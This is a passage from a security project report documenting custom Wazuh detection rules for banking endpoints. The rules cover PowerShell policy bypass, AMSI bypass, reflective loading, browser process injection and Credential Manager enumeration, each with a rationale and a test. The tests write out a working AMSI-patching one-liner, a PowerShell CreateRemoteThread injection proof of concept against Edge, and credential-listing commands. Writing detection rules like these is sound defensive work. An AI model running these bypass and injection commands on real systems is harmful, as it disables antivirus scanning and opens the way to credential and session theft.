 <description>CoinVault: PowerShell executed with execution policy bypass, possible attempt to run untrusted or unsigned scripts</description>
 <mitre>
  <id>T1059.001</id>
 </mitre>
 <group>pci_dss_10.2.4,pci_dss_10.2.5,</group>
</rule>
```

Wazuh's only existing coverage for execution policy bypass (rule 92006) is narrow, it only fires if CSC.exe (the C# compiler) gets spawned by a bypassing PowerShell process, a very specific scenario. This rule catches the direct, general case: any PowerShell invocation using -ExecutionPolicy Bypass or -ex bypass, regardless of what it does next, closing a real gap for the more common version of this technique.

Why this matters for banking:

By default, Windows blocks unsigned PowerShell scripts from running. Bypassing this is one of the most common first steps in a PowerShell-based attack, it removes a real barrier that would otherwise stop untrusted code from executing. On a banking endpoint, this often precedes running a malicious script (like a stager or payload downloader). Maps to PCI DSS 10.2.4 and 10.2.5.

False Positive Handling:


Some legitimate internal automation scripts use execution policy bypass for convenience rather than malicious reasons. This can be tuned by allowlisting known internal scripts by path or hash, or by correlating with other risk indicators before escalating.

Rule Test:

1-Ran PowerShell with the execution policy bypass flag on the Windows endpoint:

```
powershell -ExecutionPolicy Bypass -Command "Write-Host test"
```

2-Result: CoinVault fired an alert (rule 100056)



17. Use case: AMSI Bypass Attempt Detected

-MITRE ATT&CK Technique: T1562.001, Impair Defenses: Disable or Modify Tools

-Log source: Sysmon Event ID 1 (process creation) via Windows Event Log, collected by the Wazuh agent t

-Rule:

```
<rule id="100058" level="15">
 <if_group>sysmon_event1</if_group>
 <field name="win.eventdata.commandLine"
type="pcre2">(?i)(amsiInitFailed|amsiutils|amsi\.dll).*(setvalue|patch|byp
ass)</field>
```

```
<description>CoinVault: AMSI bypass attempt detected in PowerShell command line, possible advanced evasion to blind antivirus scanning of scripts</description>
<mitre>
<id>T1562.001</id>
</mitre>
<group>pci_dss_10.2.4,pci_dss_10.2.5,</group>
</rule>
```

AMSI (Antimalware Scan Interface) is what lets Windows Defender and other antivirus products scan powerShell scripts before they execute, it's the actual mechanism that catches most known-malicious PowerShell commands,

this rule detects the well-known technique of patching AMSI in memory (reflecting into System.Management.Automation.AmsiUtils and forcing amsiInitFailed to true), which blinds antivirus to everything that runs afterward in that session.

this is a widely-used technique found in professional red-team frameworks (Cobalt Strike) and real malware alike.

Why this matters for banking:

AMSI bypass is usually one of the very first things an attacker does after landing on a machine, since it clears the way for every subsequent

malicious script to run without antivirus interference. Catching this specific moment means detecting the attacker before their real payload ever executes, rather than hoping antivirus catches whatever comes next (which it won't, since it's just been blinded). Maps to PCI DSS 10.2.4 and 10.2.5.

False Positive Handling:


Legitimate software essentially never references AMSI internals this way, this is a very low false-positive rule since it targets a specific, well-known malicious code pattern rather than a general keyword. Security research/testing environments intentionally running AMSI bypass PoCs would be the main legitimate exception, tunable by allowlisting known test accounts/machines.

Rule Test:

1-Ran a known AMSI bypass one-liner on the Windows endpoint:

```
powershell -command
"[Ref].Assembly.GetType('System.Management.Automation.AmsiUtils').Ge
tField('amsiInitFailed','NonPublic,Static').SetValue($null,$true)"
```

2-Result: CoinVault fired an alert (rule 100058)



18. Use case: PowerShell Reflective Assembly Loading (Fileless Execution)

-MITRE ATT&CK Technique: T1620, Reflective Code Loading

-Log source: Sysmon Event ID 1 (process creation) via Windows Event Log, collected by the Wazuh agent

-Rule:

```
<rule id="100059" level="14">
 <if_group>sysmon_event1</if_group>
 <field name="win.eventdata.commandLine"
type="pcre2">(?i)\[System\.Reflection\.Assembly\]::Load(WithPartialName|
File|)?\(</field>
 <description>CoinVault: PowerShell reflective assembly loading
detected, possible fileless malware execution technique</description>
 <mitre>
```

```
  <id>T1620</id>
 </mitre>
 <group>pci_dss_10.2.4,pci_dss_10.2.5,</group>
</rule>
```

This detects PowerShell using .NET reflection ([System.Reflection.Assembly]::Load) to load and execute an assembly directly in memory, without ever writing a file to disk. This is a real, advanced technique used by post-exploitation frameworks like Cobalt Strike and PowerSploit specifically to evade antivirus and FIM, since there's no file for either to scan or catch.

Why this matters for banking:

Fileless execution is one of the hardest things for traditional security tools to catch, since most detection strategies assume a malicious file exists somewhere to flag. If an attacker gets this far on a banking endpoint, they're likely running a real post-exploitation toolkit, not just a basic script, meaning the situation has escalated significantly. Catching this moment is critical since it often precedes serious follow-on actions like credential theft or lateral movement. Maps to PCI DSS 10.2.4 and 10.2.5.

False Positive Handling:

Some legitimate PowerShell modules and advanced admin tooling do

use reflection for legitimate purposes (less common, but possible). This can be tuned by allowlisting known internal tools/scripts by hash, or by correlating with the source of the assembly bytes (local vs. downloaded) before escalating further.

Rule Test:

1-Ran a reflective assembly load command on the Windows endpoint:

```
powershell -command
"[System.Reflection.Assembly]::Load([byte[]](1,2,3))"
```

2-Result: CoinVault fired an alert (rule 100059)



19. Use case: Process Injection Targeting Web Browser (Banking Trojan Web-Inject Technique)

-MITRE ATT&CK Technique: T1055, Process Injection

-Log source: Sysmon Event ID 8 (CreateRemoteThread) via Windows Event Log, collected by the Wazuh agent

-Rule:

```
<rule id="100060" level="15">
 <if_sid>61610</if_sid>
 <field name="win.eventdata.targetImage"
type="pcre2">(?i)\\(chrome|firefox|msedge|iexplore)\.exe$</field>
 <description>CoinVault: Process injection detected targeting a web
browser, possible banking trojan web-inject technique to intercept or
manipulate banking sessions</description>
 <mitre>
  <id>T1055</id>
 </mitre>
 <group>pci_dss_10.2.4,pci_dss_10.2.5,</group>
</rule>
```

Builds on Wazuh's default Sysmon Event 8 tagging rule (61610), which is level 0 and silently logs any process injection with no escalation regardless of target. This rule specifically escalates when the injection target is a browser process, the real, documented signature of banking trojan "web-inject" attacks (used by real malware families like Zeus, TrickBot, and Dridex), where malware injects code into the browser to

intercept or manipulate banking website sessions in real time, stealing credentials or altering transaction details as the user sees them.

Why this matters for banking:

This is one of the most financially-targeted techniques in existence, it was specifically built by cybercriminals to attack banks and their customers directly. If this fires on an endpoint used to access banking systems, it likely means an attacker has live, real-time access to whatever the user sees and enters into their banking session, a direct path to fraud. Maps to PCI DSS 10.2.4 and 10.2.5, which require monitoring for unauthorized access to systems handling cardholder/customer data.

False Positive Handling:

Some legitimate accessibility tools, password managers, and browser extensions use process injection-like techniques for benign reasons. This can be tuned by allowlisting known, signed software that legitimately injects into browsers (e.g., certain enterprise security tools), or by requiring the source process to also be unsigned/unrecognized before escalating.

Rule Test:

1- Used a PowerShell PoC calling Win32 APIs (OpenProcess, VirtualAllocEx, CreateRemoteThread) to create a remote thread inside a running Microsoft Edge process:

```
$sig = @"

using System;

using System.Runtime.InteropServices;

public class Inject {

  [DllImport("kernel32.dll")]

  public static extern IntPtr OpenProcess(int access, bool inherit, int pid);

  [DllImport("kernel32.dll")]

  public static extern IntPtr VirtualAllocEx(IntPtr hProcess, IntPtr addr, uint size, uint
allocType, uint protect);

  [DllImport("kernel32.dll")]

  public static extern IntPtr CreateRemoteThread(IntPtr hProcess, IntPtr sec, uint stackSize,
IntPtr startAddr, IntPtr param, uint flags, IntPtr threadId);

}

"@

Add-Type -TypeDefinition $sig

Start-Process msedge

Start-Sleep -Seconds 3


$proc = Get-Process msedge | Select-Object -First 1

$hProcess = [Inject]::OpenProcess(0x1F0FFF, $false, $proc.Id)

$addr = [Inject]::VirtualAllocEx($hProcess, [IntPtr]::Zero, 0x1000, 0x3000, 0x40)
```

```
[Inject]::CreateRemoteThread($hProcess, [IntPtr]::Zero, 0, $addr, [IntPtr]::Zero, 0, [IntPtr]::Zero)
```

2-Result: CoinVault fired an alert (rule 100060)



20. Use case: Windows Credential Manager/Vault Enumeration

-MITRE ATT&CK Technique: T1555.004, Credentials from Password Stores: Windows Credential Manager

-Log source: Sysmon Event ID 1 (process creation) via Windows Event Log, collected by the Wazuh agent

-Rule:

```
<rule id="100062" level="13">
 <if_group>sysmon_event1</if_group>
 <field name="win.eventdata.commandLine"
type="pcre2">(?i)(vaultcmd.*\/list|cmdkey.*\/list)</field>
 <description>CoinVault: Windows Credential Manager/Vault
enumeration command executed, possible attempt to discover stored
credentials</description>
 <mitre>
  <id>T1555.004</id>
 </mitre>
 <group>pci_dss_10.2.4,pci_dss_10.2.5,</group>
</rule>
```

Wazuh has no default coverage for Credential Manager/Vault enumeration at all. This closes a genuine gap, catching a distinct credential-theft technique separate from memory-based dumping (LSASS) or hive extraction (registry SAM/SYSTEM). Windows Credential Manager stores saved passwords for websites, network shares, and applications, an attacker enumerating it is looking for an easy, low-effort way to grab usable credentials without needing more invasive techniques.

Why this matters for banking:

Saved credentials in Windows Credential Manager can include network share logins, RDP saved passwords, and in some environments, web credentials, any of which could give an attacker a path toward systems holding customer or transaction data. This is a quieter, less-monitored credential theft avenue compared to LSASS dumping, making it attractive to attackers trying to avoid more heavily-watched techniques. Maps to PCI DSS 10.2.4 and 10.2.5.

False Positive Handling:

IT support staff occasionally use cmdkey /list for legitimate troubleshooting of saved credential issues. This can be tuned by allowlisting known admin accounts or correlating with other suspicious activity before escalating.

Rule Test:

1- Ran a Credential Manager enumeration command on the Windows endpoint:

```
cmdkey /list
```

2-Result: CoinVault fired an alert (rule 100062)

